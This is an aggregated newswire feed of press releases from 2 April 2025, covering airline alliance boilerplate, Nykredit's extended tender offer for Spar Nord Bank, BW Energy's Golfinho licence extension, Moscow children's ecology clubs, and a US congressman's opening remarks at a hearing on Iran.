    The member airlines are: Aegean Airlines, Air Canada, Air China, Air India, Air New Zealand, ANA, Asiana Airlines, Austrian, Avianca, Brussels Airlines, Copa Airlines, Croatia Airlines, EGYPTAIR, Ethiopian Airlines, EVA Air, LOT Polish Airlines, Lufthansa, Shenzhen Airlines, Singapore Airlines, South African Airways, SWISS, TAP Air Portugal, THAI, Turkish Airlines, and United.

    Overall, the Star Alliance network currently offers 17,500 daily flights to over 1,150 airports in 189 countries. Further connecting flights are offered by Star Alliance Connecting Partner Juneyao Airlines.

    Star Alliance Press Office:

    +65 8729 6691; mediarelations@staralliance.com

    About ITA Airways

    ITA Airways is the Italian reference carrier. The Company is 59% owned by the Ministry of Economy and Finance and 41% by Deutsche Lufthansa AG. ITA Airways operates both passenger and cargo air transport services, providing Italy with high-quality connectivity to international destinations, supporting tourism and foreign trade, as well as domestic connectivity within the Country, also leveraging integrated mobility.

    Through strong digitization of processes to ensure the best possible experience and personalized services, ITA Airways places customer service at the core of its strategy. This is combined with a commitment to sustainability, which encompasses environmental aspects (such as a young, technologically advanced fleet to reduce environmental impact), social aspects (a strong focus on its employees and the communities in which it operates), and governance aspects (integrating sustainability into internal strategies and processes).

    For press information:

    Pietro Caldaroni, Chief Communication Officer

    Mail: media@ita-airways.com

    About Lufthansa Group

    Lufthansa Group is a global aviation group with worldwide operations and a total of more than 300 subsidiaries and equity investments. The company’s mission is to connect people, cultures, and economies in a sustainable manner. Furthermore, safety, quality, reliability, and innovation are main priorities. The Lufthansa Group comprises the Passenger Airlines and Aviation Services segments.

    The Italian airline ITA Airways is the newest member of the Lufthansa Group, with the Group having a 41 percent stake in the airline. Now, the network carriers consist of Lufthansa Airlines, SWISS, Austrian Airlines, Brussels Airlines and ITA Airways. These airlines offer their customers a premium experience, with high-quality products and services. The multi-hub strategy offers passengers a comprehensive route network along with the greatest possible flexibility for their journey. Eurowings is positioned as a carrier with an exclusive focus on point-to-point traffic on European short- and medium-haul routes. The Passenger Airlines segment also includes the regional airlines Lufthansa CityLine, Lufthansa City Airlines, Air Dolomiti, Edelweiss Air, Discover Airlines and the equity investment in SunExpress, the joint venture with Turkish Airlines. Since the summer of 2021, Discover Airlines has complemented the Lufthansa Group’s offering in the growing segment of leisure travel.

    Aviation Services comprises the segments Logistics and MRO, as well as additional businesses, which in particular include Lufthansa Aviation Training and Lufthansa Systems.

    The Lufthansa Group is currently investing in its onboard product, with both Lufthansa’s Allegris and SWISS Senses showcasing an entirely new travel experience. Lufthansa’s Allegris can already be experienced on certain long-haul routes. The full revamp will also include lounges, ground processes, individuality, and exclusivity.

    Lufthansa Airlines, SWISS, Austrian Airlines and Brussels Airlines are already members of the Star Alliance.

    For press information:

    Thomas Jachnow, Senior Manager Media Relations

    Deutsche Lufthansa AG

    lufthansa-group@dlh.de

    MIL OSI Economics –

    April 2, 2025
  • MIL-OSI: Nykredit extends the offer period concerning the recommended, voluntary public tender offer for Spar Nord Bank A/S until 24 April 2025 – Nykredit Realkredit A/S

    Source: GlobeNewswire (MIL-OSI)

    THIS ANNOUNCEMENT IS PUBLISHED PURSUANT TO SECTIONS 9(3)-(5) AND SECTION 21(3) OF EXECUTIVE ORDER NO. 636 OF 15 MAY 2020

    NOT FOR RELEASE, PUBLICATION OR DISTRIBUTION, DIRECTLY OR INDIRECTLY, IN OR TO ANY JURISDICTION WHERE DOING SO WOULD CONSTITUTE A VIOLATION OF THE RELEVANT LAWS OR REGULATIONS OF SUCH JURISDICTION

    Publication of supplement concerning extension of offer period for Nykredit’s recommended, voluntary public tender offer for Spar Nord Bank A/S until 24 April 2025

    2 April 2025

    Nykredit extends the offer period concerning the recommended, voluntary public tender offer for Spar Nord Bank A/S until 24 April 2025

    In accordance with section 4(1) of the Danish Takeover Order1, Nykredit Realkredit A/S (“Nykredit”) announced on 10 December 2024 that Nykredit intended to submit a voluntary public tender offer (the “Offer”) to acquire all shares in Spar Nord Bank A/S (“Spar Nord Bank”), with the exception of Spar Nord Bank’s treasury shares, for a cash price of DKK 210 per share, valuing the aggregated issued share capital of Spar Nord Bank at DKK 24.7 billion.

    On 8 January 2025, Nykredit published the offer document regarding the Offer (the “Offer Document”), as approved by the Danish FSA in accordance with section 11 of the Danish Takeover Order. In the Offer Document, the offer period was set to expire on 19 February 2025 at 23:59 (CET) (the “Initial Offer Period”). The Initial Offer Period was subsequently extended to 20 March 2025, and on 19 March 2025, Nykredit published a supplement to the Offer Document, which extended the offer period to 3 April 2025 at 23:59 (CEST).

    Today, Nykredit published a supplement (the “Supplement”) to the Offer Document, which further extends the offer period for the Offer. The Supplement has been approved by the Danish FSA on 2 April 2025 in accordance with section 9(3)-(5) of the Danish Takeover Order. The Supplement should be read in conjunction with the Offer Document and the previous supplements as published on 18 February and 19 March 2025.

    With this Supplement, Nykredit further extends the offer period, such that the Offer will expire on 24 April 2025 at 23:59 (CEST). Subsequently, any reference to the “Offer Period” in the Offer Document or other documents relating to the Offer will refer to the period commencing on the day of publication of the Offer Document on 8 January 2025 and ending on 24 April 2025 at 23:59 (CEST) (the “Extended Offer Period”).

    The purpose of the extension is to provide Nykredit with time to obtain the approval from the Danish Competition and Consumer Authority required to complete the Offer. If the approval from the Danish Competition and Consumer Authority has not been granted by the expiry of the Extended Offer Period, Nykredit expects to extend the offer period further.

    The extension of the offer period entails that the expected completion of the Offer and settlement of the offer price to the Spar Nord Bank shareholders who have accepted the Offer will be extended correspondingly. Completion is subsequently expected to take place on 2 May 2025 (provided that the offer period is not extended further).

    This will result in an adjustment of the offer price in accordance with section 6.2 of the Offer Document, such that the offer price is increased by DKK 0.50 per share to DKK 210.50.

    The increase of the offer price affects all Spar Nord Bank shareholders who have already given their accept of the Offer and all Spar Nord Bank shareholders who accept the Offer following publication of the Supplement. Spar Nord Bank shareholders who have already accepted the Offer thus do not have to take further action.

    At the time of this announcement, Nykredit holds 32.79 per cent of the shares in Spar Nord Bank.

    In the supplement dated 19 March 2025 to the Offer Document, Nykredit announced that a preliminary compilation of the acceptances that Nykredit had information about showed that, including the irrevocable undertakings, acceptances corresponding to more than 46 per cent of the share capital of Spar Nord Bank had been submitted, and that Nykredit’s ownership interest in Spar Nord Bank, together with the irrevocable undertakings and the binding acceptances submitted that Nykredit had information about, totalled more than 80 per cent of the total share capital (excluding treasury shares) of Spar Nord Bank, indicating that the 67 per cent acceptance limit stated in the Offer has been reached.

    The final result of the Offer will be determined on expiry of the offer period and published in accordance with section 21(3) of the Danish Takeover Order.

    Nykredit intends to delist Spar Nord Bank from trading on Nasdaq Copenhagen and complete a compulsory acquisition of the remaining Spar Nord Bank shareholders, provided that Nykredit has obtained the necessary ownership interest, and the Offer has been completed. Spar Nord Bank shareholders who have opted not to accept the Offer, should expect that Nykredit, provided that the Offer is completed, will take steps to combine Nykredit Bank A/S and Spar Nord Bank, which will result in a further increase in Nykredit’s ownership interest in Spar Nord Bank. Not later than in continuation of the combination, Nykredit thus expects to hold a sufficient ownership interest to be able to delist Spar Nord Bank from trading on Nasdaq Copenhagen and complete a compulsory acquisition of the remaining Spar Nord Bank shareholders.

    The full terms and conditions of the Offer are contained in the Offer Document as amended by the Supplement. The Offer Document and the Supplement are published in the Danish FSA’s OAM database: https://oam.finanstilsynet.dk/ and can also, with certain restrictions, be accessed at https://www.nykredit.com/kobstilbud-spar-nord/ and https://www.sparnord.dk/investor-relations/overtagelsestilbud.

    About Spar Nord Bank

    Spar Nord Bank was founded in 1824 and is now a nationwide bank with 58 branches. Spar Nord Bank offers all types of financial services, consultancy and products, focusing its business on retail customers and primarily small and medium-sized enterprises (SMEs) in the local areas in which the bank is represented. The bank is also focused on leasing operations and large corporate customers, which are both business areas handled by the head offices.

    Spar Nord Bank has historically been rooted in northern Jutland and continues to be a market leader in this region. However, in the period from 2002 to 2024, Spar Nord Bank has established and acquired branches outside northern Jutland. Over the course of the years, the bank has adjusted its branch network in an ongoing process and now has a nationwide distribution network comprising 58 branches. These 58 branches are distributed on 32 banking areas, each of which is headed by a manager reporting directly to the bank’s executive board.

    The Spar Nord Bank Group consists of two earnings entities: Spar Nord Bank’s branches and the Trading Division. As an entity, the Trading Division serves customers from Spar Nord Bank’s branches as well as large retail customers and institutional clients in the field of equities, bonds, fixed income and forex products, asset management and international transactions. Finally, under the concept Sparxpres, the bank offers consumer loans to personal customers through Sparxpres’ platform as well as debt consolidation loans and consumer financing via retail stores and gift voucher solutions via shopping centres and city associations.

    About Nykredit

    Nykredit Realkredit A/S (“Nykredit”) is a public limited company incorporated under the laws of Denmark, company reg. (CVR) no. 12 71 92 80, having its registered office at Sundkrogsgade 25, 2150 Nordhavn, Denmark. Nykredit is a mortgage credit institution and, together with its wholly-owned subsidiary Totalkredit A/S, is a market leader of the Danish mortgage credit market with a market share of some 45.2 per cent. Nykredit offers mortgage financing for private individuals and businesses.

    Nykredit is part of the Nykredit Group, which historically dates back to 1851. In addition to carrying on mortgage credit business, the Group carries on banking business through Nykredit Bank – including banking and wealth management operations – and has a total of around 4,000 employees in Denmark.

    Nykredit is owned by an association of the Nykredit Group’s customers, Forenet Kredit. Forenet Kredit owns close to 80 per cent of Nykredit’s shares. Other major shareholders are five Danish pension funds: Akademikernes Pension AP Pension, PensionDanmark, PFA and PKA.

    Nykredit is known for the advantages offered through the association. Forenet Kredit makes capital contributions to the Nykredit Group when times are good, and Nykredit has decided to pass these on to its customers.

    Since, 2017, Forenet Kredit has paid over DKK 8 billion in capital contributions to the Nykredit Group, and in the period to 2027, Forenet Kredit has provided a further DKK 7 billion.

    Questions and further information

    Any questions concerning the Offer may be directed to:

    Nykredit Bank A/S

    Company reg. (CVR) no.: 10 51 96 08

    Sundkrogsgade 25

    2150 Nordhavn
    Denmark

    Telephone: +45 7010 9000

    and

    Carnegie Investment Bank

    Filial af Carnegie Investment Bank AB (publ), Sverige

    Company reg. (CVR) no. 35 52 12 67

    Overgaden Neden Vandet 9B

    1414 Copenhagen K
    Denmark

    E-mail: annette.hansen@carnegie.dk

    For further information about the Offer, please see: https://www.nykredit.com/kobstilbud-spar-nord/.

    This announcement and the Offer Document (with supplements) are not directed at shareholders of Spar Nord Bank A/S whose participation in the Offer would require the issuance of an offer document, registration or activities other than what is required under Danish law (and, in the case of shareholders in the United States of America, Section 14(e) of, and applicable provisions of Regulation 14E promulgated under, the US Securities Exchange Act of 1934, as amended). The Offer is not made and will not be made, directly or indirectly, to shareholders resident in any jurisdiction in which the submission of the Offer or acceptance thereof would be in contravention of the laws of such jurisdiction. Any person coming into possession of this announcement, the Offer Document or any other document containing a reference to the Offer is expected and assumed to independently obtain all necessary information about any applicable restrictions and to observe these.

    This announcement does not constitute an offer or an invitation to purchase securities or a solicitation of an offer to purchase securities in accordance with the Offer or otherwise. The Offer will be submitted only in the form of the Offer Document (with supplements) approved by the FSA, which sets out the full terms and conditions of the Offer, including information on how to accept the Offer. The shareholders of Spar Nord Bank are advised to read the Offer Document and any related documents as they contain important information.

    Restricted jurisdictions

    The Offer is not made, and acceptance of the Offer to tender Spar Nord Bank shares is not accepted, neither directly nor indirectly, in or from any jurisdiction in which the making or acceptance of the Offer would not be in compliance with the laws of such jurisdiction or would require any registration, approval or any other measures with any regulatory authority not expressly contemplated by the Offer Document (the “Restricted Jurisdictions”). Neither the United States nor the United Kingdom is a Restricted Jurisdiction.

    Restricted Jurisdictions include, but are not limited to: Australia, Canada, Hong Kong, Japan, New Zealand and South Africa.

    Persons obtaining documents or information relating to the Offer (including custodians, account holding institutions, nominees, trustees, representatives, fiduciaries or other intermediaries) should not distribute, communicate, transfer or send these in or into a Restricted Jurisdiction or use mail or any other means of communication in or into a Restricted Jurisdiction in connection with the Offer. Persons (including, but not limited to, custodians, custodian banks, nominees, trustees, representatives, fiduciaries or other intermediaries) intending to communicate this announcement, the Supplement, the Offer Document or any related document to any jurisdiction outside Denmark or the United States should inform themselves about these restrictions before taking any action. Any failure to comply with these restrictions may constitute a violation of the laws of such jurisdiction, including securities laws. It is the responsibility of all Persons obtaining this announcement, the Supplement, the Offer Document, earlier supplements, an acceptance form and/or other documents relating to the Offer, or into whose possession such documents otherwise come, to inform themselves about and observe all such restrictions.

    Nykredit is not responsible for ensuring that the distribution, dissemination or communication of this announcement, the Supplement or the Offer Document to shareholders outside Denmark, the United States and the United Kingdom is consistent with applicable law in any jurisdiction other than Denmark, the United States and the United Kingdom.

    Important Information for Shareholders in the United States

    The Offer concerns the shares in Spar Nord Bank, a public limited liability company incorporated and admitted to trading on a regulated market in Denmark, and is subject to the disclosure and procedural requirements of Danish law, including the Danish capital markets act and the Danish takeover order.

    The Offer is being made to shareholders in Spar Nord Bank in the United States in compliance with the applicable US tender offer rules under the U.S. Securities Exchange Act of 1934, as amended, (the “U.S. Exchange Act”), including Regulation 14E promulgated thereunder, subject to the relief available for a “Tier II” tender offer, and otherwise in accordance with the requirements of Danish law and practice

    Accordingly, US Spar Nord Bank shareholders should be aware that this announcement and any other documents regarding the Offer have been prepared in accordance with, and will be subject to, the disclosure and other procedural requirements, including with respect to withdrawal rights, the Offer timetable, settlement procedures and timing of payments of Danish law and practice, which may differ materially from those applicable under US domestic tender offer law and practice. In addition, the financial information contained in this announcement or the Offer Document has not been prepared in accordance with generally accepted accounting principles in the United States, or derived therefrom, and may therefore differ from, or not be comparable with, financial information of US companies.

    In accordance with the laws of, and practice in, Denmark and to the extent permitted by applicable law, including Rule 14e-5 under the U.S. Exchange Act, Nykredit, Nykredit’s affiliates or any nominees or brokers of the foregoing (acting as agents, or in a similar capacity, for Nykredit or any of its affiliates, as applicable) may from time to time, and other than pursuant to the Offer, directly or indirectly, purchase, or arrange to purchase, outside of the United States, shares in Spar Nord Bank or any securities that are convertible into, exchangeable for or exercisable for such shares in Spar Nord Bank before or during the period in which the Offer remains open for acceptance. These purchases may occur either in the open market at prevailing prices or in private transactions at negotiated prices. Any information about such purchases will be announced via Nasdaq Copenhagen and relevant electronic media if, and to the extent, such announcement is required under applicable law. To the extent information about such purchases or arrangements to purchase is made public in Denmark, such information will be disclosed by means of a press release or other means reasonably calculated to inform US shareholders of Spar Nord Bank of such information.

    In addition, subject to the applicable laws of Denmark and US securities laws, including Rule 14e-5 under the U.S. Exchange Act, the financial advisers to Nykredit or their respective affiliates may also engage in ordinary course trading activities in securities of Spar Nord Bank, which may include purchases or arrangements to purchase such securities.

    It may not be possible for US shareholders to effect service of process within the United States upon Spar Nord Bank, Nykredit or any of their respective affiliates, or their respective officers or directors, some or all of which may reside outside the United States, or to enforce against any of them judgments of the United States courts predicated upon the civil liability provisions of the federal securities laws of the United States or other US law. It may not be possible to bring an action against Nykredit, Spar Nord Bank and/or their respective officers or directors (as applicable) in a non-US court for violations of US laws. Further, it may not be possible to compel Nykredit and Spar Nord Bank or their respective affiliates, as applicable, to subject themselves to the judgment of a US court. In addition, it may be difficult to enforce in Denmark original actions, or actions for the enforcement of judgments of US courts, based on the civil liability provisions of the US federal securities laws.

    The Offer, if completed, may have consequences under US federal income tax and under applicable US state and local, as well as non-US, tax laws. Each shareholder of Spar Nord Bank is urged to consult its independent professional adviser immediately regarding the tax consequences of the Offer.

    NEITHER THE U.S. SECURITIES AND EXCHANGE COMMISSION NOR ANY SECURITIES COMMISSION OR OTHER REGULATORY AUTHORITY IN ANY STATE OF THE U.S. HAS APPROVED OR DECLINED TO APPROVE THE OFFER OR THIS ANNOUNCEMENT, PASSED UPON THE FAIRNESS OR MERITS OF THE OFFER OR PROVIDED AN OPINION AS TO THE ACCURACY OR COMPLETENESS OF THIS ANNOUNCEMENT OR ANY OFFER DOCUMENT. ANY REPRESENTATION TO THE CONTRARY IS A CRIMINAL OFFENCE IN THE UNITED STATES.


    1 Executive Order no. 636 of 15 May 2020

    Attachments

    • Announcement of extension of the Offer Period 2 April 2025
    • Supplement to the Offer Document 2 April 2025

    The MIL Network –

    April 2, 2025
  • MIL-OSI: BW Energy: granted extension to the Golfinho licence production phase to 2042 by ANP  

    Source: GlobeNewswire (MIL-OSI)

    BW Energy granted extension to the Golfinho licence production phase to 2042 by ANP  

    BW Energy is pleased to announce the extension of the Golfinho licence by Brazilian oil and gas regulator ANP. The production phase under the Golfinho concession contract has been extended to 2042 from previously 2031, following ANP’s approval of the Company’s field development plan in November 2024.   

    “The extension supports our long-term plans for developing the Golfinho field, initially through improved operational performance of existing infrastructure and later targeting several proven low risk in-field development opportunities. We see a significant potential for long-term value creation at Golfinho” said Carl K. Arnet, the CEO of BW Energy. 

    BW Energy is the operator with 100% working interest in the Golfinho licence following the August 2023 acquisition of the Golfinho and Camarupim Clusters. It is located in the Espírito Santo Basin with water depths between 1,300 and 2,200 metres. Hydrocarbons are produced to the FPSO Cidade de Vitória, which BW Energy acquired and has operated since November 2023. The field has been producing since 2007.  

    For further information, please contact:

    Brice Morlot, CFO BW Energy, +33.7.81.11.41.16 

    ir@bwenergy.com  

    About BW Energy:  

    BW Energy is a growth E&P company with a differentiated strategy targeting proven offshore oil and gas reservoirs through low risk phased developments. The Company has access to existing production facilities to reduce time to first oil and cashflow with lower investments than traditional offshore developments. The Company’s assets are 73.5% of the producing Dussafu Marine licence offshore Gabon, 100% interest in the Golfinho and Camarupim fields, a 76.5% interest in the BM-ES-23 block, a 95% interest in the Maromba field in Brazil, a 95% interest in the Kudu field in Namibia, all operated by BW Energy. In addition, BW Energy holds approximately 6.6% of the common shares in Reconnaissance Energy Africa Ltd. and a 20% non-operating interest in the onshore Petroleum Exploration License 73 (“PEL 73”) in Namibia. Total net 2P+2C reserves and resources were 599 million barrels of oil equivalent at the start of 2025. 

    This information is subject to the disclosure requirements pursuant to section 5-12 of the Norwegian Securities Trading Act.

    The MIL Network –

    April 2, 2025
  • MIL-OSI Russia: From projects to expeditions: what children do in environmental clubs

    Translartion. Region: Russians Fedetion –

    Source: Moscow Government – Government of Moscow –

    Distinguishing animals by their tracks, determining the quality of water in reservoirs and finding their way around the area are all things that students of environmental clubs open in the capital’s schools and institutions of additional education can do. Children participate in campaigns, go on hikes and expeditions, conduct research and implement projects. We tell you about the activities that help schoolchildren become real defenders of nature.

    Moscow Palace of Pioneers: from expeditions to Kamchatka to space exploration

    You can study the laws of nature and get acquainted with natural sciences at the environmental education center inMoscow Palace of Pioneers on Sparrow Hills (Kosygina Street, Building 17, Buildings 4, 5). There are classes for children from five to 18 years old.

    “We introduce children to natural sciences. The center has more than 100 clubs in a variety of areas – from botany and zoology to medicine and organic chemistry. Among them, there is a unique one – a biogeography club, which helps children understand the relationship between biology and geography. Schoolchildren are told about the features of the climate, types of soil and plants. Our goal is to instill in children a love for nature and teach them to protect it. We show how important it is to take care of the environment, because it is a source of inspiration and knowledge,” says the head of the environmental education center, Alexey Bobrov.

    To make studying sciences more exciting, a botanical garden has been opened in the Palace of Pioneers. Classes are held there for young biologists of the environmental education center. The botanical garden has a rich collection – more than five thousand species of plants from all over the world. Future zoologists can also get in touch with nature. A zoological museum has been created for them in the Palace of Pioneers, which contains four thousand exhibits. There is also a special living corner. It is home to basilisk lizards that look like small dragons, giant New Guinea grasshoppers, macaws, guinea pigs, chinchillas, meerkats and other animals.

    From a young age, children in the environmental education center’s clubs develop projects and even participate in research by the state corporation Roscosmos. Children plan biological experiments that cosmonauts then conduct in flight. For example, for one of the studies, a container with duckweed leaves was sent into orbit. Together with the cosmonauts, the children tracked how the plant develops in zero gravity.

    In the spring, students from different clubs at the center form teams and go to the Moscow region, where they have practical classes and conduct field research. The kids work in forests, meadows, rivers and swamps. Like real scientists, they take soil and water samples and then analyze them in a mobile laboratory. In addition, schoolchildren learn to identify species of animals, plants and mushrooms. Anyone can go on such an adventure starting in the third grade.

    “From the age of 14, young ecologists, together with teachers from our center, go on expeditions to regions of Russia or other countries. Such trips last up to six weeks. During them, the children take samples on assignment from Russian research institutes or study flora and fauna, collect minerals. Schoolchildren have already visited Karelia, Baikal, Chukotka, the North and South Caucasus, and even China. Last summer, the children were in Kamchatka, where they studied plants and marine life from the Red Book, watched birds, and even saw a brown bear,” says Alexey Bobrov.

    According to him, the knowledge and skills acquired in eco-clubs often help schoolchildren choose their future profession. Many of them enter the natural science departments of the country’s leading universities and build a career in science.

    Northern rivers, smoking volcanoes and mountain peaks: what hikes Moscow schoolchildren and students have been onWinter Garden, Ship Laboratory and Robot Workshop: How the Palace of Pioneers on Vorobyovy Gory Is Organized

    Palace of Children and Youth Creativity “Na Stopani”: from preschoolers to future scientists

    The environmental center also offers great opportunities for young biologists. Palace of Children and Youth Creativity “Na Stopani” (Ogorodnaya Sloboda lane, building 6, building 1). Popular areas include the sections “Young connoisseurs of nature”, “Zoological research” and “Our pets”, where children study animals and the conditions in which they are kept, if they are domestic, or ways to preserve them as a species, if they live, for example, in forests, steppes or swamps.

    “Each program is designed for two to three years. If the child wants to develop further, he can choose any other section. We have sections for children of different ages – from preschoolers to graduates. We strive to teach children to take care of nature,” says Andrey Rodionov, a teacher of additional education, head of the environmental center of the Palace of Children’s and Youth Creativity “Na Stopani”.

    Classes for the youngest children (from age five) are held in a playful manner. Together with teachers, they go to parks, where they close their eyes and listen to the singing of birds or the rustling of leaves. Older children conduct laboratory research with microscopes, study the habits of animals and learn to care for them.

    In addition, the center’s students traditionally participate in the All-Russian environmental social and educational project “Ekolyata”. They plant trees and hold clean-up days, defend their work at competitions and forums. Recently, the children performed in the library of the Moscow Zoo with the program “Ekostinye Ekolyata: “Amazing is Nearby””, dedicated to the Red Book of Russia. Young ecologists presented projects to preserve rare animals of the country and endangered species of the planet. The ideas interested scientists – now they await further development.

    Thanks to the classes at the center, the children created a project of an invisible ecological shield — a system of ionizing nets, developed jointly with the participants of the physics club section “Robotics in Space”. Initially, the schoolchildren went to Lefortovo Park and examined local ponds, took water samples and analyzed its composition. The nets retain ions of heavy metals and other harmful impurities, preventing them from settling on water and plants.

    And the guys from the robotics section will work on creating automated systems for cleaning networks from pollution and maintaining their magnetization. This approach will help effectively protect the capital’s water bodies from pollution.

    Herbariums, microscopes and wild animals: what schoolchildren study in the Moscow Zoo’s young biologists’ clubAmur tiger, anteaters and potto: how the scientific department of the Moscow Zoo helps to preserve rare animals

    Palace of Children and Youth Creativity “Undiscovered Islands”: the world under the microscope

    Schoolchildren are invited to get to know nature betterPalace of Children and Youth Creativity “Undiscovered Islands”. Each branch holds classes for children aged five to 15. For example, in the “Island of Freedom” palace division (65 Svobody Street, Building 1), children conduct research, study plants and animals, and participate in environmental campaigns.

    “One of the most interesting areas is “The World Under the Microscope”, where children conduct natural science research. During lessons, they use microscopes with digital screens, binoculars, laboratory sets for experiments and interactive boards. In addition, the “Amazing Nearby” club is popular. At different times of the year, children go to natural areas, where they learn to identify the tracks of hares and squirrels or distinguish beaver teeth marks – gnawings – from broken branches. They also observe how nature changes with the onset of new seasons,” says Anna Lukyanchikova, an additional education teacher at the Palace of Children’s and Youth Creativity “Undiscovered Islands”.

    This year, the Undiscovered Islands Children and Youth Creativity Palace opened a club called “Birds: Amazing Ornithology.” Its participants try to observe birds and learn how their living conditions are affected by proximity to humans. There are groups for every age. Registration is open from September to May.

    “In addition, for interested children, we hold master classes where they can make crafts related to the topics of the classes. For example, if we study fauna, we make animal figurines. We also organize eco-quests. During them, children solve riddles, look for animal tracks and study nature in a playful way. In addition, we participate in clean-up days and feed birds. It is important to take care of what surrounds us and try to preserve it,” adds Anna Lukyanchikova.

    Moscow Children’s and Youth Center for Ecology, Local History and Tourism: Go on a Hiking Trip

    Environmental education helps not only to learn more about nature, but also to develop personal qualities, the director is sure Moscow Children and Youth Center for Ecology, Local History and Tourism (Odesskaya street, house 12a) Dmitry Morgun.

    “Nature is a book that a child needs to be taught to read. To do this, we develop thematic programs and invite zoologists, botanists, ecologists, geographers and other experts to classes. More than 7.5 thousand people study at our center. Clubs are open to children from 10 to 16 years old. Younger schoolchildren study nature, and older students offer solutions to environmental problems, go on hikes and expeditions across the regions of Russia. During trips, under the guidance of teachers, children learn to pitch tents, cook over a fire and navigate the terrain. This not only develops practical skills, but also helps them develop leadership qualities and learn to work in a team,” says Dmitry Morgun.

    Schoolchildren bring back rock samples, fossils and animal photographs from expeditions, which they then display at exhibitions in the center. Today, the exhibitions “Plant Diversity,” “Mammals of Russia,” and “Paleontological Finds in the Central Federal District” are open there.

    The center’s students can study the nature of Russia not only on long expeditions, but also in the natural areas of Moscow. This spring, the center opened a club called “Young Naturalist Path.” Classes are held in the Losiny Ostrov National Park. The children learn to assess the environmental situation, find solutions to improve the environment, study plants and observe animals. Employees of the Losiny Ostrov Ecocenter the capital’s Department of Nature Management and Environmental Protection talk about the importance of preserving biodiversity.

    Closer to the summer holidays, a “Field Eco-School” will open for schoolchildren. Children will walk routes in parks every day, observe seasonal changes, and study flora and fauna.

    “Nature will always be the center of attention. Therefore, if a parent sees that a child is interested in ecology, it is necessary to support such interest. And the capital has all the opportunities for this,” says Dmitry Morgun.

    Enroll a child You can join an environmental club on the mos.ru portal in the “Education” section. The window that opens will show filters for selecting an institution and direction. You can also specify the most convenient area or the nearest metro station. It is recommended to enroll in clubs at the beginning of the school year, as the number of places is limited.

    From Art to Science. The Best Educational Programs for Children in MoscowRobots, biochemistry and composites for the Arctic: what innovative developments are being created by Moscow schoolchildrenFrom artistic fencing to eSports. What unusual sections do young Muscovites attend?

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please Note; This Information is Raw Content Directly from the Information Source. It is access to What the Source Is Stating and Does Not Reflect

    https: //vv.mos.ru/nevs/ite/152067073/

    MIL OSI Russia News –

    April 2, 2025
  • MIL-OSI USA: Middle East and North Africa Subcommittee Chairman Lawler Delivers Opening Remarks at Hearing on Iran

    Source: US House Committee on Foreign Affairs

    Media Contact 202-321-9747

    WASHINGTON, D.C. – Today, House Foreign Affairs Middle East and North Africa Subcommittee Chairman Michael Lawler delivered opening remarks at a full committee hearing titled, “A Return to Maximum Pressure: Comprehensively Countering the Iranian Regime’s Malign Activities.”

    Watch Here

    -Remarks- 

    Good afternoon, and again, thank you, Chairman Mass, for putting on this hearing and to Ranking Member Meeks for presiding today. I also want to thank our witnesses for their expertise and their attention to this pressing matter. When President Trump left office over 4 years ago, the Iranian regime and its terror proxies were on their heels. The Trump administration’s maximum pressure policy had devastated Iran’s economy and denied the regime access to critical resources. Mathematically, Iran was cornered and isolated like never before. The Abraham Accord saw Israel normalize relations with three Arab nations. It was a direct blow to Iran’s influence and put the Middle East on a path towards unity against Tehran’s aggression. Militarily, the message was unmistakable. The United States would not flinch. The decisive strike that took out Soleimani, Iran’s mastermind of its terror proxies, crushed Iran’s confidence and deterred provocations. By 2021, the Middle East stood on the brink of a new era of peace and stability. Iran was contained, its proxies weakened, and the region almost freed from the looming threat of Iranian terror.

    Enter Joe Biden. President Biden desperately tried to revive a dead nuclear deal with Iran, even as the regime continued to expand its nuclear program in violation of its Nonproliferation Treaty-related obligations. The Biden administration pursued deals that would have provided the regime with sanctions relief while also allowing it to continue to expand its enrichment capabilities, including with support from Russia. And when the Biden administration came up short on a nuclear deal, it pursued a misguided $6 billion giveaway to Iran, and less than 2 months later, Hamas, with support from Iran, launched the heinous October 7th terrorist attack on Israel. Under the last administration, we occasionally heard tough language, but that was rarely backed up with concrete action. This lack of resolve emboldened Iran and its proxies, offering them a free hand to escalate attacks against the US and its partners and allies with few, if any, consequences. Under the Biden administration, Iran, China, and Russia joined forces to form an unholy alliance aimed at destabilizing the free world. Yet even as Iranian missiles and drones targeted Israel, fueled Putin’s illegal war of aggression against Ukraine, and were used to threaten US service members, the Biden administration did little to prevent the lapse of the UN’s missile embargo on Iran in October 2023. As a result, Iran now has a free hand to proliferate its missiles and long-range drones unchecked. Joe Biden’s foreign policy decisions in the Middle East were ill conceived, disorganized, and at times fatal, including for US service members as we tragically saw at Tower 22 in Jordan. And in the end, he left the world more volatile and less safe than he found it.

    It’s clear that the Biden administration’s blatant refusal to enforce sanctions against Iran contributed to instability across the region and the globe. Under his administration, we witnessed an unprecedented trade in illicit oil between Iran and China, opening a lifeline for the IRGC to fund its malign activities, and it didn’t work. Appeasing terrorists does not work. And that is why I’m pleased that President Trump has since put US policy towards Iran back on track, restoring the much-needed and most effective maximum pressure campaign. Since taking office just over 2 months ago, the Trump administration has made great strides to implement an aggressive and comprehensive Iran policy that restores much-needed deterrents. This is a welcome change from the days of hand-wringing we saw under President Biden, whose policy towards Iran was all carrots and no sticks. The strategy now is to execute the maximum pressure campaign and deny the regime every ounce of grace given to them by the Biden administration.

    As part of this strategy, we must clamp down on the Iranian oil trade. Last year, Iran made over $50 billion from its illicit oil trade, much of which is controlled by its Revolutionary Guard Corps. As part of the maximum pressure, we must fully enforce existing sanctions to stop this illicit oil trade, specifically cutting off Iran’s oil trade with China, which accounts for roughly 90% of oil exports. We must also take all available steps to stop Iran ever obtaining a nuclear weapon. A nuclear Iran is not an option, and the safety of the American people and everything we love is dependent on our success here. One way or another, Iran’s nuclear ambitions are finished. And once Iran loses hope for nuclear capacity and we’ve decimated their bank accounts with the halt to the oil trade, they won’t be able to fund terror proxies any longer. President Trump’s support for Israel in the war against Iran-backed terror is absolute, and I hope to see other partners in the region step up their commitment to working with the US and Israel to address this shared threat to ensure Iran no longer threatens our security or that of the free world. As this hearing will demonstrate, there are a number of measures that can and should be taken, and I look forward to exploring that with our witnesses today and seeing the path forward.

    ###

    MIL OSI USA News –

    April 2, 2025
  • MIL-OSI Russia: Yuri Trutnev discussed bilateral cooperation projects with Namibia’s Minister of International Relations and Trade Selma Ashipala-Musawyi

    Translartion. Region: Russians Fedetion –

    Source: Government of the Russian Federation – An important disclaimer is at the bottom of this article.

    Yuri Trutnev held a meeting with the Minister of International Relations and Trade of the Republic of Namibia Selma Ashipala-Musawyi

    April 1, 2025

